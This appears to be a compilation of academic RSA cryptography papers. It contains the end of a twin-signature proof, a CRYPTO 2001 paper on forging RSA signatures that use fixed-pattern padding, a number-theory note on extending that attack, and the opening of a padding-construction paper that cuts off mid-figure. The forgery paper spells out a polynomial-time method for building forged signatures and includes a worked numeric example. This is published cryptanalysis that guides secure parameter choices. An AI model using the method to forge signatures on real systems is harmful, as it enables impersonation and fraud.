We keep the notations and assumptions of section 3 and let $\mathcal{A}$ be a generic attacker over Γ which outputs, on input $\{\sigma(1), \sigma(x)\}$, two signature pairs $\{c, d\}$, $\{c', d'\}$ and runs the verifying algorithm that produces from these signatures two messages m, m' and checks whether they are equal. We wish to show that, if $x \in \Gamma$ and an encoding σ are chosen at random, then the probability that $m = m'$ is $\mathcal{O}(tn^2/r)$.

As before, we restrict our attention to behaviors of the full algorithm corresponding to safe sequences $\{z_1, \cdots, z_n, y\}$. We let P, Q be the polynomials $d + cX$ and $d' + c'X$. We first consider the case where either P or Q does not appear in the F_i list before the signatures are produced. If this happens for P, then, P is included in the F_i list at signature verification and the corresponding answer of the oracle is a random number z_i. Since m is computed as $c - z_i \bmod r$, the probability that $m = m'$ is bounded by t/r. A similar bound holds for Q.

We now assume that both P and Q appear in the F_i list before $\mathcal{A}$ outputs its signatures. We let i denote the first index such that $F_i = P$ and j the first index such that $F_j = Q$. Note that both F_i and F_j are unmarked (as defined in section 2.1). If $i = j$, then we obtain that $c = c'$ and $d = d'$. From this, it follows that the signatures are not distinct.

As in section 3, we are left with the case where $i \neq j$ and we define $\Omega_{i,j}$, $i < j$, to be the set of safe sequences producing two signatures such that the polynomials P, Q, defined as above appear for the first time before the algorithm outputs the signatures, as F_i and F_j. We show that, for any fixed value $w = \{z_1, \cdots, z_{j-1}\}$, $\Omega_{i,j} \cap \hat{w}$ has probability $\leq t/r$, where $\hat{w}$ is defined as above. Since we have $m = c - z_i \bmod r$ and $m' = c' - z_j \bmod r$, we obtain $z_j = c' - c + z_i \bmod r$, from which the upper bound follows. From this bound, we obtain that the probability of $\Omega_{i,j}$ is at most t/r and, taking the union of the various $\Omega_{i,j}$s, we conclude that the probability to obtain a valid twin signature is at most $\mathcal{O}(tn^2/r)$.

B The Choice of Function *p*

B.1 A Candidate

The following is a natural candidate:

$$\begin{aligned} p : \{0,1\}^k &\to \mathcal{P} \\ m &\mapsto \texttt{nextprime}(m \times 2^\tau) \end{aligned}$$

where τ is suitably chosen to guarantee the existence of a prime in any set $[m \times 2^\tau, (m+1) \times 2^\tau[$, for $m < 2^k$.

Note that the deterministic property of `nextprime` is not mandatory, one just needs it to be injective. But then, the preimage must be easily recoverable from the prime: the exponent is sent as the signature, from which one checks the primality and extracts the message (message-recovery).

B.2 Analysis

It is clear that any generator of random primes, using m as a seed, can be considered as a candidate for p. The function proposed above is derived from a technique for accelerating prime generation called *incremental search* (*e.g.* [14], page 148).

1. Input: an odd k-bit number n_0 (derived from m)
2. Test the s numbers n_0, $n_0 + 2$, ..., $n_0 + 2(s-1)$ for primality

Under reasonable number-theoretic assumptions, if $s = c \cdot \ln 2^k$, the probability of failure of this technique is smaller than $2e^{-2c}$, for large k.

Using our notations, in such a way that there exists at least a prime in any set $[m \times 2^\tau, (m+1) \times 2^\tau[$, but with probability smaller than 2^{-80}, we obtain from above formulae that $c \cong 40$, and $2^\tau \geq 40 \ln 2^{k+\tau+1}$. Therefore, a suitable candidate is $\tau \cong 5 \log_2 k$, and less than $20k$ primality tests have to be performed.

B.3 Extensions

Collision-Resistance: To sign large messages (at the cost of extra assumptions), one can of course use any collision-resistant hash-function h before signing (using the classical hash-and-sign technique). Clearly, the new function $m \mapsto p(h(m))$ is not mathematically injective, but just computationally injective (note that this is equivalent to collision-resistance), which is enough for the proof.

Division Intractability: If one wants to improve efficiency, using the division-intractability conjecture proposed in [10], any function that outputs k-bit strings can be used instead of p. More precisely :

Definition 1 (Division Intractability). *A function H is said (n, ν, τ)-division intractable if any adversary which runs in time τ cannot find, with probability greater than ν, a set of elements $a_1, \ldots, a_n$ and b such that $H(b)$ divides the product of all the $H(a_i)$.*

As above, that function p would not be injective, but collision-resistant, is enough to prove the following :

Theorem 4. *Let us consider the twin-GHR signature scheme, where p is any (q, ε, t)-division-intractable hash function. Let us assume that an adversary $\mathcal{A}$ succeeds in producing an existential forgery under an adaptively chosen-message attack within time t and with probability greater than ε, after q queries to the signing oracle. Then one can either contradict the division-intractability assumption or solve the Flexible RSA Problem with probability greater than ε' within a time bound t', where*

$$\varepsilon' = \frac{1}{2}\left(\varepsilon - \frac{q^2}{2^{k/2}}\right) \quad \textit{and} \quad t' = t + \mathcal{O}(q \times \ell^2 \times k).$$

Cryptanalysis of RSA Signatures with Fixed-Pattern Padding

[J. Kilian Ed., *Advances in Cryptology – CRYPTO 2001*, vol. 2139 of *Lecture Notes in Computer Science*, pp. 433–439, Springer-Verlag, 2001.]

Éric Brier[1], Christophe Clavier[1], Jean-Sébastien Coron[2], and David Naccache[2]

[1] Gemplus Card International
Parc d'Activités de Gémenos, B.P. 100, 13881 Gémenos Cedex, France
{eric.brier, christophe.clavier}@gemplus.com
[2] Gemplus Card International
34 rue Guynemer, 92447 Issy-les-Moulineaux, France
{jean-sebastien.coron, david.naccache}@gemplus.com

Abstract. A fixed-pattern padding consists in concatenating to the message m a fixed pattern P. The RSA signature is then obtained by computing $(P|m)^d \bmod N$ where d is the private exponent and N the modulus. In Eurocrypt '97, Girault and Misarsky showed that the size of P must be at least half the size of N (in other words the parameter configurations $|P| < |N|/2$ are insecure) but the security of RSA fixed-pattern padding remained unknown for $|P| > |N|/2$. In this paper we show that the size of P must be at least two-thirds of the size of N, *i.e.* we show that $|P| < 2|N|/3$ is insecure.

1 Introduction

RSA was invented in 1977 by Rivest, Shamir and Adleman [8], and is now the most widely used public-key cryptosytem. RSA is commonly used for providing privacy and authenticity of digital data, and securing web traffic between servers and browsers.

A very common practice for signing with RSA is to first hash the message, add some padding, and then raise the result to the power of the decryption exponent. This paradigm is the basis of numerous standards such as PKCS #1 v2.0 [9].

In this paper, we consider RSA signatures with fixed-pattern padding, without using a hash function. To sign a message m, the signer concatenates a fixed padding P to the message, and the signature is obtained by computing:

$$s = (P|m)^d \bmod N$$

where d is the private exponent and N the modulus.

More generally, we consider RSA signatures in which a simple affine redundancy is used. To sign a message m, the signer first computes:

$$R(m) = \omega \cdot m + a \quad \text{where} \begin{cases} w \text{ is the multiplicative redundancy} \\ a \text{ is the additive redundancy} \end{cases} \tag{1}$$

The signature of m is then:

$$s = R(m)^d \bmod N$$

A left-padded redundancy scheme $P|m$ is obtained by taking $\omega = 1$ and $a = P \cdot 2^\ell$, whereas a right-padding redundancy scheme $m|P$ is obtained by taking $\omega = 2^\ell$ and $a = P$.

No proof of security is known for RSA signatures with affine redundancy, and several attacks on such formats have appeared (see [6] for a thorough survey). At Crypto '85, De Jonge and Chaum [1] exhibited a multiplicative attack against RSA signatures with affine redundancy, based on the extended Euclidean algorithm. Their attack applies when the multiplicative redundancy ω is equal to one and the size of the message is at least two-thirds of the size of the RSA modulus N.

$$|\text{message}| \succ \frac{2}{3}|N|$$

For example, a signature can be forged if one uses the affine redundancy of figure 1.




Fig. 1. Example of an RSA padding forgeable by De Jonge and Chaum's method where $\omega = 1$ and $a =$ FF...FF 00...00$_{16}$

De Jonge and Chaum's attack was extended by Girault and Misarsky [2] at Eurocrypt '97, using Okamoto-Shiraishi's algorithm [7], which is an extension of the extended Euclidean algorithm. They increased the field of application of multiplicative attacks on RSA signatures with affine redundancy as their attack applies to any value of ω and a, when the size of the message is at least half the size of the modulus (refer to figure 2 for an illustration):

$$|\text{message}| \succ \frac{1}{2}|N|$$




Fig. 2. Example of an RSA padding forgeable by Girault and Misarsky's method where $\omega = 1$ and $a =$ FF...FF 00...00$_{16}$

Girault and Misarsky also extended the multiplicative attacks to RSA signatures with modular redundancy:

$$R(m) = \omega_1 \cdot m + \omega_2 \cdot (m \bmod b) + a \tag{2}$$




Fig. 3. Example of an RSA padding forgeable by our technique where the ω is equal to one and $a = \texttt{FF...FF 00...00}_{16}$

$$\text{where} \begin{cases} w_1, w_2 & \text{is the multiplicative redundancy} \\ a & \text{is the additive redundancy} \\ b & \text{is the modular redundancy} \end{cases}$$

In this case, the size of the message must be at least half the size of the modulus plus the size of the modular redundancy.

Finally, Girault and Misarsky's attack was extended by Misarsky [5] at Crypto '97 to a redundancy function in which the message m and the modular redundancy $m \bmod b$ can be split into different parts, using the LLL algorithm [4]. The attack applies when the size of the message is at least half the size of the modulus plus the size of the modular redundancy.

In this paper, we extend Girault and Misarsky's attack against RSA signatures with affine redundancy to messages of size as small as one third of the size of the modulus, as illustrated in figure 3.

$$|\text{message}| \succ \frac{1}{3}|N|$$

As Girault and Misarsky's attack, our attack applies for any w and a and runs in polynomial time. However, our attack is existential only, as we cannot choose the message the signature of which we forge, whereas Girault and Misarsky's attack is selective: they can choose the message which signature is forged.

2 The New Attack

In this section we extend Girault and Misarsky's multiplicative attack on RSA signatures with affine redundancy, to messages of size as small as one third of the size of N. A multiplicative attack is an attack in which the redundancy function of a message can be expressed as a multiplicative combination of the redundancy functions of other messages. So we look for four distinct messages m_1, m_2, m_3 and m_4, each as small as one third of the size of the modulus, such that:

$$R(m_1) \cdot R(m_2) = R(m_3) \cdot R(m_4) \bmod N \tag{3}$$

Then, using the signatures of m_2, m_3 and m_4, one can forge the signature of m_1 by:

$$R(m_1)^d = \frac{R(m_3)^d \cdot R(m_4)^d}{R(m_2)^d} \bmod N$$

From (3) we obtain:

$$(\omega \cdot m_1 + a) \cdot (\omega \cdot m_2 + a) = (\omega \cdot m_3 + a) \cdot (\omega \cdot m_4 + a) \bmod N$$

Denoting $P = a/\omega \bmod N$, we obtain:

$$(P + m_1) \cdot (P + m_2) = (P + m_3) \cdot (P + m_4) \bmod N$$

and letting:

$$\begin{array}{ll} t = m_3 & y = m_2 - m_3 \\ x = m_1 - m_3 & z = m_4 - m_1 - m_2 + m_3 \end{array} \tag{4}$$

we obtain:

$$((P + t) + x) \cdot ((P + t) + y) = (P + t) \cdot ((P + t) + x + y + z) \bmod N$$

which simplifies into:

$$x \cdot y = (P + t) \cdot z \bmod N \tag{5}$$

Our goal is consequently to find four integers x, y, z and t, each as small as one third of the size of N, satisfying equation (5).

First, we obtain two integers z and u such that

$$P \cdot z = u \bmod N \quad \text{with} \begin{cases} -N^{\frac{1}{3}} < z < N^{\frac{1}{3}} \\ 0 < u < 2 \cdot N^{\frac{2}{3}} \end{cases}$$

As noted in [3], this is equivalent to finding a good approximation of the fraction P/N, and can be done efficiently by developing it in continued fractions, *i.e.* applying the extended Euclidean algorithm to P and N. A solution is found such that $|z| < Z$ and $0 < u < U$ if $Z \cdot U > N$, which is the case here with $Z = N^{\frac{1}{3}}$ and $U = 2 \cdot N^{\frac{2}{3}}$.

We then select an integer y such that $N^{\frac{1}{3}} \leq y \leq 2 \cdot N^{\frac{1}{3}}$ and $\gcd(y, z) = 1$. We find the non-negative integer $t < y$ such that:

$$t \cdot z = -u \bmod y$$

which is possible since $\gcd(y, z) = 1$. Then we take

$$x = \frac{u + t \cdot z}{y} \leq 4N^{\frac{1}{3}}$$

and obtain:

$$P \cdot z = u = x \cdot y - t \cdot z \bmod N$$

which gives equation (5), with x, y, z and t being all smaller than $4 \cdot N^{\frac{1}{3}}$. From x, y, z, t we derive using (4) four messages m_1, m_2, m_3 and m_4, each of size one third the size of N:

$$\begin{array}{ll} m_1 = x + t & m_2 = y + t \\ m_3 = t & m_4 = x + y + z + t \end{array} \tag{6}$$

Since $-N^{1/3} < z < N^{1/3}$ and $y \geq N^{1/3}$, we have $y + z > 0$, which gives using $u \geq 0$:

$$x + t = \frac{u + t \cdot (y + z)}{y} \geq 0$$

which shows that the four integers m_1, m_2, m_3 and m_3 are non-negative, and we have

$$R(m_1) \cdot R(m_2) = R(m_3) \cdot R(m_4) \bmod N$$

The complexity of our attack is polynomial in the size of N. In appendix we give an example of such a forgery computed using RSA Laboratories' official 1024-bits challenge-modulus RSA-309.

3 Extension to Selective Forgery

The attack of the previous section is only existential: we can not choose the message to be forged. In this section we show how we can make the forgery selective, but in this case the attack is no longer polynomial. Let m_3 be the message which signature must be forged. Letting x, y, z and t as in (4), we compute two integers z and u such that

$$(P + t) \cdot z = u \bmod N \quad \text{with} \begin{cases} -N^{\frac{1}{3}} < z < N^{\frac{1}{3}} \\ 0 < u < 2 \cdot N^{\frac{2}{3}} \end{cases}$$

We then factor u, and try to write u as the product $x \cdot y$ of two integers of roughly the same size, so that eventually we have four integers x, y, z, t of size roughly one third of the size of the modulus, with:

$$x \cdot y = (P + t) \cdot z \bmod N$$

which gives

$$R(m_1) \cdot R(m_2) = R(m_3) \cdot R(m_4) \bmod N$$

The signature of m_3 can now be forged using the signatures of m_1, m_2 and m_4. For a 512-bit modulus the selective forgery attack is truly practical. For a 1024-bit modulus the attack is more demanding but still feasible.

4 Conclusion

We have extended Girault and Misarsky's attack on RSA signatures with affine redundancy: we described a chosen message attack against RSA signatures with affine redundancy for messages as small as one third of the size of the modulus. Consequently, when using a fixed padding $P|m$ or $m|P$, the size of P must be at least two-thirds of the size of N. Our attack is polynomial in the length of the modulus. It remains an open problem to extend this attack to even smaller messages (or, equivalently, to bigger fixed-pattern constants): we do not know if there exists a polynomial time attack against RSA signatures with affine redundancy for messages shorter than one third of the size of the modulus. However, we think that exploring to what extent affine padding is malleable increases our understanding of RSA's properties and limitations.

Acknowledgements. We would like to thank Christophe Tymen, Pascal Paillier, Helena Handschuh and Alexey Kirichenko for helpful discussions and the anonymous referees for their constructive comments.

References

1. W. De Jonge and D. Chaum, *Attacks on some RSA signatures.* Proceedings of Crypto '85, LNCS vol. 218, Springer-Verlag, 1986, pp. 18-27.
2. M. Girault and J.-F. Misarksy, *Selective forgery of RSA signatures using redundancy*, Proceedings of Eurocrypt '97, LNCS vol. 1233, Springer-Verlag, 1997, pp. 495–507.
3. M. Girault, P. Toffin and B. Vallée, *Computation of approximation L-th roots modulo n and application to cryptography*, Proceedings of Crypto '88, LNCS vol. 403, Springer-Verlag, 1988, pp. 100–117.
4. A. K. Lenstra, H.W. Lenstra and L. Lovász, *Factoring polynomials with rational coefficients*, Mathematische Annalen, vol. 261, n. 4, 1982, pp. 515–534.
5. J.-F. Misarsky, *A multiplicative attack using LLL algorithm on RSA signatures with redundancy*, Proceedings of Crypto '97, LNCS vol. 1294, Springer-Verlag, pp. 221–234.
6. J.-F. Misarsky, *How (not) to design RSA signature schemes*, Public-key cryptography, Springer-Verlag, Lectures notes in computer science 1431, pp. 14–28, 1998.
7. T. Okamoto and A. Shiraishi, *A fast signature scheme based on quadratic inequalities*, Proc. of the 1985 Symposium on Security and Privacy, April 1985, Oakland, CA.
8. R. Rivest, A. Shamir and L. Adleman, *A method for obtaining digital signatures and public key cryptosystems*, CACM 21, 1978.
9. RSA Laboratories, PKCS #1 : *RSA cryptography specifications*, version 2.0, September 1998.

A A Practical Forgery

We describe a practical forgery with $\omega = 1$ and $a = 2^{1023} - 2^{352}$, the modulus N being RSA Laboratories offical challenge RSA-309, which factorisation is still unknown.

$$
\begin{aligned}
N &= \textsf{RSA-309}\\
&= \texttt{bdd14965 645e9e42 e7f658c6 fc3e4c73 c69dc246 451c714e b182305b 0fd6ed47}\\
&\ \texttt{d84bc9a6 10172fb5 6dae2f89 fa40e7c9 521ec3f9 7ea12ff7 c3248181 ceba33b5}\\
&\ \texttt{5212378b 579ae662 7bcc0821 30955234 e5b26a3e 425bc125 4326173d 5f4e25a6}\\
&\ \texttt{d2e172fe 62d81ced 2c9f362b 982f3065 0881ce46 b7d52f14 885eecf9 03076ca5}
\end{aligned}
$$

$$
\begin{aligned}
R(m_1) = \ &\texttt{7fffffff ffffffff ffffffff ffffffff ffffffff ffffffff ffffffff ffffffff}\\
&\texttt{ffffffff ffffffff ffffffff ffffffff ffffffff ffffffff ffffffff ffffffff}\\
&\texttt{ffffffff ffffffff ffffffff ffffffff ffffffff 00415df4 ca4219b6 ea5fa8e4}\\
&\texttt{e2eabcfc 61348b80 e7ccbac7 3d1f5cc7 249e1519 9412886a f76220c6 d1409cd6}
\end{aligned}
$$

$$
\begin{aligned}
R(m_2) = \ &\texttt{7fffffff ffffffff ffffffff ffffffff ffffffff ffffffff ffffffff ffffffff}\\
&\texttt{ffffffff ffffffff ffffffff ffffffff ffffffff ffffffff ffffffff ffffffff}\\
&\texttt{ffffffff ffffffff ffffffff ffffffff ffffffff 00127f44 f753253a a0348be7}\\
&\texttt{826e893f 693032db c2194dbb 3b81e1c2 630b66d3 1448a3f4 7fd2d34f b28aefd6}
\end{aligned}
$$

$$
\begin{aligned}
R(m_3) = \ &\texttt{7fffffff ffffffff ffffffff ffffffff ffffffff ffffffff ffffffff ffffffff}\\
&\texttt{ffffffff ffffffff ffffffff ffffffff ffffffff ffffffff ffffffff ffffffff}\\
&\texttt{ffffffff ffffffff ffffffff ffffffff ffffffff 00781bd4 e0c918a7 308fcff7}\\
&\texttt{8f64044c a35b4937 36cd37d7 93f281b5 fdd0a951 52a0479b 57dd73b2 25b6df85}
\end{aligned}
$$

$$
\begin{aligned}
R(m_4) = \ &\texttt{7fffffff ffffffff ffffffff ffffffff ffffffff ffffffff ffffffff ffffffff}\\
&\texttt{ffffffff ffffffff ffffffff ffffffff ffffffff ffffffff ffffffff ffffffff}\\
&\texttt{ffffffff ffffffff ffffffff ffffffff ffffffff 000919fd 86e5afce 7fc11c94}\\
&\texttt{0e0827c8 03be05bb 71f8de48 c61d6d5f 0feb036d a1ff2f8b 5f596108 3d142538}
\end{aligned}
$$

We obtain:

$$R(m_1) \cdot R(m_2) = R(m_3) \cdot R(m_4) \bmod N$$

where messages m_1, m_2, m_3 and m_4 are as small as one third of the size of the modulus.

A Diophantine System Arising from Cryptography

[Diffusée à la liste nmbrthry@listserv.nodak.edu (théorie des nombres), 30/08/2004.]

David Naccache[1] and Benne de Weger[2]

[1] Gemplus Card International
34 rue Guynemer, 92447 Issy-les-Moulineaux Cedex, France
david.naccache@gemplus.com
[2] Technische Universiteit Eindhoven
Coding & Crypto Groep
Faculteit Wiskunde en Informatica Den Dolech 2
Postbus 513, kamer HG 9.84, 5600 MB Eindhoven
b.m.m.d.weger@tue.nl

Abstract. A fixed-pattern padding consists in concatenating to the message m a fixed pattern p. The RSA signature is then obtained by computing $(p|m)^d \bmod N$ where d is the private exponent and N the modulus. In Eurocrypt '97, Girault and Misarsky showed that the size of p must be at least half the size of N (in other words the parameter configurations $|p| < |N|/2$[1] are insecure) but the security of RSA fixed-pattern padding remained unknown for $|p| > |N|/2$. In Crypto'01 Brier, Clavier, Coron and Naccache showed that the size of p must be at least two-thirds of the size of N, *i.e.* that $|p| < 2|N|/3$ is insecure. Nothing is know beyond this bound for the time being.

In this note we present what we believe to be the two most likely ways in which 1/4 fixed padding forgeries might be generated. Unfortunately, we stumble on polynomial equations that we don't know how to solve.

1 Background on RSA Fixed Padding

In this note, we consider RSA signatures with fixed-pattern padding, without using a hash function. To sign a message m, the signer concatenates a fixed padding p to the message, and the signature is obtained by computing:

$$s = (p|m)^d \bmod N$$

where d is the private exponent and N the modulus.

More generally, we consider RSA signatures in which a simple affine redundancy is used. To sign a message m, the signer first computes:

$$R(m) = \omega \cdot m + a \quad \text{where} \begin{cases} w \text{ is the multiplicative redundancy} \\ a \text{ is the additive redundancy} \end{cases} \tag{1}$$

The signature of m is then:

$$s = R(m)^d \bmod N$$

A left-padded redundancy scheme $p|m$ is obtained by taking $\omega = 1$ and $a = p \cdot 2^\ell$, whereas a right-padding redundancy scheme $m|p$ is obtained by taking $\omega = 2^\ell$ and $a = P$.

[1] Here $|a|$ stands for the bitsize of a.

2 Existential Forgery

We look for an *existential forgery*. That is, we look for a construction leading to a set of messages $m_1, m_2, \ldots, m_k$ such that the signature of one of these messages can be determined from the signatures of the others. For example, suppose that we can find m_1, m_2, m_3, m_4 such that $R(m_1)R(m_2) = R(m_3)R(m_4) \bmod N$, and that we know the signatures $s_i = R(m_i)^d \bmod N$ for $i = 2, 3, 4$. Then we can compute $s_1 = R(m_1)^d$ as $s_3 s_4 s_2^{-1} \bmod N$. The point is that this computation can be done without knowing the private key d.

3 First Attempt

We write $n = |N|$. We look for an $n/4$ fixed pattern padding RSA forgery of the form:

$$(p+x)(p+y)(p+z)(p+w) = (p-x)(p-y)(p-z)(p-w) \bmod N$$

(subtracting or a adding a small integer to p will only scramble its less significant part, hence, all the terms in the above equation represent integers which most significant bits equal a fixed pattern).

Opening the parentheses and simplifying we get :

$$p^2(x+y+z+w) + xyz + xyw + xzw + yzw = 0 \bmod N$$

Hence, writing :

$$-p^2 \bmod N = \frac{c}{a} \bmod N$$

where $|c| = 3n/4$ and $|a| = n/4$ can be computed as intermediate values appearing in the extended euclidean algorithm applied to $-p^2$ and N, a forgery is found if we know how to solve in Z the system :

$$\begin{cases} xyz + xyw + xzw + yzw = c \\ x + y + z + w \qquad\qquad\quad = a \end{cases}$$

Which is equivalent to solving:

$$xyz + (xy + xz + yz)(a - x - y - z) = c \tag{2}$$

for small $\{x, y, z\}$.

It is worthwhile making a couple of comments at this point:

- Assuming that the left-hand side of 2 is a random function mapping triples in $[0, 2^{n/4}]^3$ into $[0, 2^{3n/4}]$ a simple counting argument shows that one should normally expect one small solution to 2. This is confirmed by small-scale simulations on Mathematica for $n/4 = 10$.
- One (inefficient) way to exhaust 2 consists in sieving for solutions modulo $2, 3, 5, 7, \cdots$ and re-combining the potential solutions using the CRT before testing them back in 2.

- Another way might be to sieve for solutions modulo increasing powers of a fixed prime (i.e. a p-adic approach).
- Write

  $$X = x + y, Y = xy, Z = z + w, W = zw.$$

  Then the system becomes

  $$\begin{cases} X + Z = a \\ ZY + XW = c \end{cases}$$

  and it also follows that

  $$\begin{cases} X^2 - 4Y = A^2 \\ Z^2 - 4W = B^2 \end{cases}$$

  for some integers A, B. Eliminating Y, Z and W now gives

  $$(a - X)A^2 + XB^2 = X(a - X)a - 4b,$$

  and we like to view this as an equation in A and B only, with X as a parameter. If $0 < X < a$ (as we may assume) the equation consists of a positive definite quadratic form taking a fixed value, and that has a small probability of being solvable, namely $O(1/a)$. Taken over all X in the range 1 to a you get $O(1)$ solutions. This is a heuristic argument showing that you may expect one solution.
  But when you allow X to be negative or larger than a, the quadratic form becomes negative definite, and the equation becomes a Pell equation, which may have infinitely many solutions (apart from special cases). This might serve as an heuristic explanation for the large number of $\bmod m$ solutions that we experimentally observed. Thus it might be argued that the problem cannot be solved by congruence arguments only.

  Note that by defining in 2 :

  $$\begin{cases} x + y = \alpha \\ x + z = \beta \\ y + z = \gamma \end{cases}$$

  we get an alternative equation:

  $$-\alpha\beta\gamma + \frac{a}{4}(4\alpha\gamma - (\alpha - \beta + \gamma)^2) = c$$

  Solving this equation (or the original one in $\{x, y, z\}$) will also yield an $N/4$ forgery. Is this easier?

4 Second Attempt

Instead of trying to solve over the integers we try to solve modulo n:

$$(p + w + x)(p + w + y)(p + w + z) = (p + w - x)(p + w - y)(p + w - z) \bmod n$$

Which amounts find small x, y, z, w such that:

$$(p + w)^2(x + y + z) + xzy = 0 \bmod n$$

Is this easier? Note that w is necessary: if we force $w = 0$ an easy argument shows that the probability that a solution exists is negligible.

From Fixed-Length to Arbitrary-Length RSA Padding Schemes

[T. Okamoto, Ed., *Advances in Cryptology – ASIACRYPT 2000*, vol. 1976 of *Lecture Notes in Computer Science*, pp. 90–96, Springer-Verlag, 2000.]

Jean-Sébastien Coron[1,3], François Koeune[2], and David Naccache[3]

[1] École Normale Supérieure
45 rue d'Ulm, Paris, F-75005, France
coron@clipper.ens.fr
[2] UCL Crypto Group
Place du Levant 3, Louvain-la-Neuve, B-1348, Belgium
fkoeune@dice.ucl.ac.be
[3] Gemplus Card International
34 rue Guynemer, Issy-les-Moulineaux, F-92447, France
{jean-sebastien.coron, david.naccache}@gemplus.com

Abstract. A common practice for signing with RSA is to first apply a hash function or a redundancy function to the message, add some padding and exponentiate the resulting padded message using the decryption exponent. This is the basis of several existing standards.
In this paper we show how to build a secure padding scheme for signing arbitrarily long messages with a secure padding scheme for fixed-size messages. This focuses more sharply the question of finding a secure encoding for RSA signatures, by showing that the difficulty is not in handling messages of arbitrary length, but rather in finding a secure redundancy function for short messages, which remains an open problem.

1 Introduction

Since the discovery of public-key cryptography by Diffie and Hellman [4], one of the most important research topics has been the design of practical and provably secure cryptosystems. A proof of security is usually a computational reduction between breaking the cryptosystem and solving a well established problem such as factoring large integers, computing the discrete logarithm modulo a prime p or extracting a root modulo a composite integer. RSA [10] is based on this last problem.

A common practice for signing with RSA is to first apply a hash (or a redundancy) function to the message m, add some padding and raise the padded message to the decryption exponent. This is the basis of numerous standards such as ISO/IEC-9796-1 [6], ISO 9796-2 [7] and PKCS#1 V2.0 [8].

Many padding schemes have been designed and many have been broken (see [9] for a survey). The Full Domain Hash (FDH) scheme and the Probabilistic Signature Scheme (PSS) [2] were among the first practical and provably secure signature schemes. Those schemes are provably secure in the random oracle model [1], in which the hash function is assumed to behave as a truly random function.

However, security proofs in the random oracle model are not "real" proofs, and can be only considered as heuristic, since in the real world the random oracle is replaced by a function which can be computed by all parties. A recent result by Canneti, Goldreich and Halevi [3] shows that a security proof in the random oracle does not necessarily imply security in the "real world".

In this paper we do not model hash functions as random oracles nor assume the existence of collision-resistant hash-functions. Instead, we assume the existence of a secure deterministic padding function μ for signing fixed-length message and show how to build a secure padding scheme for signing arbitrarily long messages. This focuses more sharply the question of finding a secure encoding for RSA signatures, by showing that the difficulty is not in handling messages of arbitrary length, but rather in finding a secure redundancy function for short messages, which remains an open problem.

2 Definitions

2.1 Signature Schemes

The digital signature of a message m is a string which depends on m and on some secret known only to the signer, in such a way that anyone can check the validity of the signature. The following definitions are based on [5].

Definition 1 (Signature scheme). *A signature scheme is defined by the following:*

- *The key generation algorithm* Generate *is a probabilistic algorithm which given* 1^k*, outputs a pair of matching public and secret keys,* $\{\mathsf{pk}, \mathsf{sk}\}$.
- *The signing algorithm* Sign *takes the message* M *to be signed and the secret key* sk *and returns a signature* $x = \mathsf{Sign}_{\mathsf{sk}}(M)$*. The signing algorithm may be probabilistic.*
- *The verification algorithm* Verify *takes a message* M*, a candidate signature* x' *and the public key* pk*. It returns a bit* $\mathsf{Verify}_{\mathsf{pk}}(M, x')$*, equal to* 1 *if the signature is accepted, and* 0 *otherwise. We require that if* $x \leftarrow \mathsf{Sign}_{\mathsf{sk}}(M)$*, then* $\mathsf{Verify}_{\mathsf{pk}}(M, x) = 1$.

2.2 Security of Signature Schemes

The security of signature schemes was formalized in an asymptotic setting by Goldwasser, Micali and Rivest [5]. Here we use the definitions of [2] which provide a framework for the concrete security analysis of digital signatures. Resistance against adaptative chosen-message attacks is considered: a forger $\mathcal{F}$ can dynamically obtain signatures of messages of its choice and attempts to output a valid forgery. A *valid forgery* is a message/signature pair $\{M, x\}$ such that $\mathsf{Verify}_{\mathsf{pk}}(M, x) = 1$ whilst the signature of M was never requested by $\mathcal{F}$.

Definition 2. *A forger* $\mathcal{F}$ *is said to* (t, q_{sig}, ϵ)*-break the signature scheme* {Generate, Sign, Verify} *if after at most* q_{sig} *signature queries and* t *processing time, it outputs a valid forgery with probability at least* ϵ.

Definition 3. *A signature scheme* {Generate, Sign, Verify} *is* $(t,\ q_{sig},\ \epsilon)$*-secure if there is no forger who* (t, q_{sig}, ϵ)*-breaks the scheme.*

2.3 The RSA Cryptosystem

RSA [10] is the most widely used public-key cryptosytem. It may be used to provide both secrecy and digital signatures.

Definition 4 (The RSA cryptosystem). *RSA is a family of trapdoor permutations. It is specified by:*

- *The RSA generator $\mathcal{RSA}$, which on input 1^k, randomly selects 2 distinct $k/2$-bit primes p and q and computes the modulus $N = p \cdot q$. It randomly picks an encryption exponent $e \in \mathbb{Z}^*_{\phi(N)}$ and computes the corresponding decryption exponent d such that $e \cdot d = 1 \bmod \phi(N)$. The generator returns $\{N, e, d\}$.*
- *The encryption function $f : \mathbb{Z}^*_N \to \mathbb{Z}^*_N$ defined by $f(x) = x^e \bmod N$.*
- *The decryption function $f^{-1} : \mathbb{Z}^*_N \to \mathbb{Z}^*_N$ defined by $f^{-1}(y) = y^d \bmod N$.*

2.4 The Standard RSA Signature Scheme

Let μ be a padding function taking as input a message of size $k + 1$ bits and returning an integer of size k bits. We consider in figure 1 the classical RSA signature scheme {Generate, Sign, Verify} which signs fixed-length $k + 1$-bits messages.

```
System parameters
    an integer $k > 0$
    a function $\mu : \{0,1\}^{k+1} \to \{0,1\}^k$
Key generation: Generate
    $\{N, e, d\} \leftarrow RSA(1^k)$
    public key : $\{N, e\}$
    private key : $\{N, d\}$
Signature generation: Sign
    $y \leftarrow \mu(m)$
    return $y^d \bmod N$
Signature verification: Verify
    $y \leftarrow x^e \bmod N$
    $y' \leftarrow \mu(m)$
    if $y = y'$ then return 1 else return 0.
```

Fig. 1. The classical RSA scheme using function μ for signing fixed-length messages.

3 The New Construction

We construct in figure 2 a new signature scheme {Generate', Sign', Verify'} using function μ. The new construction enables to sign messages of size $2^a \cdot (k - a)$ bits where a is comprised between 0 and $k-1$ and k is the size of the modulus in bits. The maximum length that can be handled is then 2^{k-1} bits for $a = k-1$ or $a = k-2$. The construction can be recursively iterated to sign messages of arbitrary length. For bit strings m_1 and m_2, we let $m_1||m_2$ denote the concatenation of m_1 and m_2.

```
System parameters
